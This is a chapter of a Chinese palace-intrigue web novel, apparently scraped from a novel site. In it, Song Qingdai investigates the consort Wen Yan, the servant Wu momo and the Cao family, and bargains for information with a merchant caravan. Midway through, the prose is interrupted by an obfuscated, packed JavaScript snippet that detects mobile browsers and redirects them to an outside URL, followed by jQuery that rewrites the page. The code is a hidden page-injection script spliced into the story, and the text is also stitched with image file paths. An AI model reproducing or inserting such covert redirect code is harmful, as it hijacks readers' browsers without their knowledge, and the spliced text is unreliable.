“美人,赶紧问话,我们不能在这里呆太长的时间。”吴嬷嬷紧张地开口。
宋青黛走到温言床前,耐心询问:“前几日我看见贵妃,她说因为你一直伤害她,她才对付你。你有什么需要解释?”
听到仇人的名字,蜷缩在一起的温言突然挣扎起来:“不是我,是她先对我动的手!”
“你做了什么事情?”宋青黛见温言紧咬牙关,又道,“太后现在派我过来,是给你机会。你若不交代,一切便顺了贵妃的意。”
温言突然把一个牌位砸碎。
原来她曾经因为妒忌害死贵妃的结义姐妹,贵妃故意跟她交好,就是为了报仇。
那株牡丹就是贵妃结义金兰的象征。
温言自言自语,多次提到贵妃怜惜牡丹,想要报复她。
张嬷嬷快速记下来,宋青黛久久注视着温言,想要看穿她在想什么?
温言的确很憔悴,但奇怪的是,她的枕巾并无长期卧床的折痕,或许睡不着觉,只是呆坐到天亮。
宋青黛心生怀疑,让张嬷嬷继续审问温言,自己则出去外面转转,找到一个倒垃圾的杂役,递给他一块银子,查看温言的食物残渣。
“宋美人,安嫔经常食用安神枣仁糕,日常饮食也是以安神药膳为主。”杂役压低声音。
宋青黛点头,温言进食次数和进食量都少,看上去符合病症,但是宋青黛清楚,枣仁糕饱腹感强,一天吃个两三块也能保持体能。
光看这些东西不能证明温言已经失心疯。
“对啊,安嫔身边还有一个嬷嬷,你见过她吗?”宋青黛问。
“没有,只有温言娘娘。”杂役老实交代。
这倒是奇怪,皇帝还没有处置温言,吴嬷嬷怎么敢丢弃主人,自动消失?
想到这里,她重新回到房间询问温言。
“那个混蛋!她就是贵妃安排在我身边的探子!故意……报复我!”温言突然抓狂,此时的她更像精神崩溃。
宋青黛耐心引导,安嫔说出一个惊天大秘密。
“吴嬷嬷是西北曹家的人,跟父亲有灭族恩怨,她潜伏在我身边就是想报仇!”
温言语无伦次,宋青黛听得一脸茫然,求救地看向张嬷嬷。
“我知道的也不多,你只能问皇上。”张嬷嬷说。
宋青黛将温言的话转述给原随之。
原随之拿出吴嬷嬷献给他的玉扣和信,他曾经跟宋青黛说起曹家的辉煌。
当时两人只是怀疑吴嬷嬷跟曹家有关系,如今看来,吴嬷嬷、贵妃和曹家都有或多或少的联系。
“那我们确定吴嬷嬷是曹氏之人?”宋青黛问。
“她费尽心思,肯定有所图。”原随之冷笑,“如今安嫔被关押禁地,反而是救了她一命,让吴嬷嬷无从下手。”
宋青黛这才明白,原随之和太后是阴差阳错下,反而救了温言一命。
“我觉得不关温远和的事,当时温远和只是知县,没办法插手将军的事情。”避免宋青黛被吴嬷嬷利用,原随之将自己知道的东西托盘而出,“他流放西北时,曹家已经灭门五、六年。”
“可以从曹家子弟的人际关系入手,做过的事情肯定留下痕迹,”宋青黛分析。
原随之问:“你还相信温言?”
宋青黛苦笑着摇头,“我如今很混乱。温言说是因为伤害贵妃的好友,贵妃才报复。可如今又出现一个曹家,让我捉摸不透。”
原随之疑惑:“我没有姓曹的妃子,但是先帝有,不过已经去世多年,按年纪来看,不可能是贵妃的朋友。”
两人对视一眼。宋青黛问:“难道贵妃跟曹家有联络?温言向我们透露的这些,是在提醒?”
“我这就派人去西北打听消息。”原随之的思路打通,迅速行动。
宋青黛主动请命:“芳邻社能派上用场!”
原随之点头,允许她调动芳邻社的一切资源,查找曹家的信息。一支从西北过来的商队因水土不服,住在芳邻社附近的欢喜客栈。
宋青黛盯上他们,巧手一抬,制作出桂花酒酿小圆子、玫瑰山药糕、洛神花山楂饮,取名“健脾养胃花膳套餐”。
“这样做真的能吸引商队过来吗?”婉菊问,“要不要我去宣传?”
宋青黛闭目养神,“水土不服是件很痛苦的事情,商队自然会到处寻找治愈方法,我们静候佳音便可。”
婉菊站在原地忐忑不安,她相信宋青黛,但好酒也怕巷子深,又害怕商队已经找到治疗的药物,时不时揉皱手帕。
时间一点点过去,婉菊更加慌张。
“你的花膳能安神助眠,提振食欲?”一个满脸络腮胡的粗壮大汉挡在婉菊面前。
鱼上钩了,宋青黛睁开眼睛,手指了指餐桌上的食物,“你可以试吃,觉得不错再来购买。”
大汉没有犹豫,直接拿起一块玫瑰山药糕塞入口中。
蒸熟的山药泥夹杂着甜甜的玫瑰花瓣,入口即化,清爽微甜的口感让他心情愉悦,大口一张一合,将整块糕点吞食而下。
“小心点,这里有山楂饮,”婉菊担心他噎着自己,赶紧递饮料。
山楂的酸甜让大汉的牙齿发酸发麻,但他却觉得食欲大增,仿佛能吃下一头牛,身体也轻松许多,整个人恢复力气。
“如果我要大量购买花膳套餐,需要多少钱?”大汉主动开口。
“有多少个人?”宋青黛问。
“三十来人。”大汉挠了挠自己的头,有些尴尬道,“你的花卉材料罕见,我们可能没有那么多银子。”
“这个人数还在我的能力范围内,”宋青黛摇头,“但是我不要银子。”
大汉瞪大眼睛,没想到她居然坐地起价,但是为了同伴的身体,他还是想争取一下,“我可以用货物来抵一部分钱。”
“我知道你们走南闯北,见多识广,你若能帮我打听消息,我可以免费为你们提供食物。”宋青黛拿出自己提前写下的纸张。
大汉没想到还有这等好事,惊喜地接过纸张,看到字时忍不住皱起眉头,“我认识曹家人,但是你问这个干什么?”<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17073836|194621||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>宋青黛闪过精光,没想到自己运气这么好,立刻把吴嬷嬷的画像交给大汉,“你看看这个妇女是不是曹家人?她欠我东西不还。”
大汉松了口气,原来是商业纠纷,但曹家出事那么久,他早就记不得有没有吴嬷嬷这个人。
但他又不想放弃到手的花膳,愁眉苦脸地盯着画像,似乎要看出一个洞。
“你问问有没有同伴知道曹家的消息,如果消息符合立刻交易,”宋青黛莞尔一笑,没想到大汉如此贪吃。
大汉急匆匆去搬救兵,很快传来消息。
曹家灭绝是嫡系和庶系之争,最后被其他人捡漏。
至于吴嬷嬷的身份,由于时间已久,无法确认,但商队回西北的时候,可以帮忙打听消息。
宋青黛爽快跟他们做了交易,还送给他们调养胃肠的花膳方子。
婉菊不明白,为什么宋青黛要做这种低回报的交易。
宋青黛笑了笑,西北除了曹家,还有温远河,她现在知道的消息都是通过皇帝和宋父。总是要给自己一个打探消息的渠道,留条后路。不过这些话没有必要跟婉菊说。
婉菊以为,宋青黛担心吴嬷嬷,才莽撞行事,心里越发郁闷。
“我叫孟九,下次见面,我想要吃传说中的茉莉花鸡茸粥,”壮汉眨了眨眼睛,打趣道。
说着,递给宋青黛一个匣子,“这是加急送回的消息,希望能换取一年的花膳抢先吃名额。”
宋青黛紧紧抱住匣子,郑重地谢过孟九,心里满满成就感,她的花膳就是吸引人!
匣子只有薄薄一张纸,写着:曹家有叛徒,可能跟银子有关,也有可能跟西北的将军有关。
宋青黛想到之前京城周围出现土匪,瞬间感觉事情不妙。立刻告诉原随之。
“你这么一说,倒也有可能,”原随之的声音越来越冷,“那些土匪突然间消失,我就担心他们卷土重来,如果藏在西北,麻烦大了。”
“我们抢先发现他们的秘密,做好准备即可。”宋青黛安慰,突然想到什么,连声说,“原侍卫在西北,或许能让他监视西北的将领。”
原随之脸色不虞,他并不希望宋青黛记着原侍卫,哪怕是自己的另一个身份,都有一种被觊觎的错觉。
原随之的冷漠让宋青黛不知所措,极力寻找话题,“我许久未见原侍卫,也不知道他过得好不好。他在西北那么久,肯定有一番建树。”
“好了,不要讨论别人,”原随之声音沙哑,强忍醋意,对上宋青黛失落的眼神心头一紧,语气僵硬,“你这几天辛苦,要保重身体。”
两人相顾无言。
宋青黛只觉得古代的男人都是有问题,原侍卫前一秒跟她相处的好好的,下一秒就找青梅竹马,而嘉平帝也是这样,忽冷忽热。
难道是因为西北牵扯到温家,牵扯到温言?
宋青黛以为自己找到问题源头,胃里凝结一股气,狠狠地冲击着五脏六腑。
她气喘吁吁,想起孟九的夸奖,女子在古代也要有自己的一番事业,不要只围着男人转。